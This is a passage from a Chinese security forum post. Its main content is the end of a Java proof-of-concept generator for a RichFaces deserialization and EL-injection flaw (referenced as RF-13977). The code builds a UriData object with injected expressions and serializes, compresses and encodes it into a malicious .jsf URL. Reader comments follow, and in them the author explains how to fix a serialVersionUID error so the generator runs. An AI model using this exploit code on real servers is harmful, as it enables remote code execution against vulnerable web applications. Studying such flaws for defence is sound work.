        TagAttribute tag2 = new TagAttribute(location, "", "", "have_fun", "expires="+pocEL);
        ValueExpressionImpl ve2 = new ValueExpressionImpl(pocEL+" expires", null, null, null, Date.class);
        TagValueExpression tagValueExpression2 = new TagValueExpression(tag2, ve2);
        Object expires = ct.newInstance(null, tagValueExpression2);

        //payload object
        UserResource.UriData uriData = new UserResource.UriData();
        //Constructor con = UserResource.class.getConstructor(new Class[]{});
        Field fieldCreateContent = uriData.getClass().getDeclaredField("createContent");
        fieldCreateContent.setAccessible(true);
        fieldCreateContent.set(uriData, createContnet);
        Field fieldValue = uriData.getClass().getDeclaredField("value");
        fieldValue.setAccessible(true);
        fieldValue.set(uriData, value);
        Field fieldModefied = uriData.getClass().getDeclaredField("modified");
        fieldModefied.setAccessible(true);
        fieldModefied.set(uriData, modified);
        Field fieldExpires = uriData.getClass().getDeclaredField("expires");
        fieldExpires.setAccessible(true);
        fieldExpires.set(uriData, expires);


        //encrypt
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream);
        objectOutputStream.writeObject(uriData);
        objectOutputStream.flush();
        objectOutputStream.close();
        byteArrayOutputStream.close();
        byte[] pocData = byteArrayOutputStream.toByteArray();
        Deflater compressor = new Deflater(1);
        byte[] compressed = new byte[pocData.length + 100];
        compressor.setInput(pocData);
        compressor.finish();
        int totalOut = compressor.deflate(compressed);
        byte[] zipsrc = new byte[totalOut];
        System.arraycopy(compressed, 0, zipsrc, 0, totalOut);
        compressor.end();
        byte[] dataArray = URL64Codec.encodeBase64(zipsrc);

        String poc = "/DATA/" + new String(dataArray, "ISO-8859-1") + ".jsf";
        System.out.println(poc);
    }
}
```

Referer:
https://www.secpulse.com/archives/75882.html
https://issues.jboss.org/browse/RF-13977


上一篇：区块链安全—详谈共识攻击（三） 下一篇：2018东华杯momo_server详解

1. 6 条回复

hellotest 2018-11-15 01:09:49

很强，我还在搭建测试环境呢，心累～

0 回复Ta



orich1 2018-11-15 12:01:24

@hellotest 大晚上的，扎心了师傅

0 回复Ta

Ta的回复 2018-11-20 16:14:46

```
34        Field field = clazz.getField( name: "serialVersionUID");
35        field.setAccessible(true);
Main > main()
Main ×
Exception in thread "main" java.lang.NoSuchFieldException: serialVersionUID
    at java.lang.Class.getField(Class.java:1703)
    at jboss_EL.Main.main(Main.java:34)
```


这是jar包版本问题？

0 回复Ta


guobaoyou 2018-11-22 14:56:28


师傅厉害了，可以问一下生成poc的代码都导的什么包吗。。。我生成的一直不对o(╥﹏╥)o

0 回复Ta


向晚 2018-11-25 15:07:27

@Ta的回复 一样的错误，有没有解决，学习下哇

0 回复Ta


orich1 2018-11-27 02:02:13

@Ta的回复 @guobaoyou @向晚
抱歉最近有点忙，javax.el.MethodExpression 这个类本身是没有 serialVersionUID 的，在当前项目中自己新建一个同名类，内容和原类中一样，多加一个 static final long serialVersionUID 就OK

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板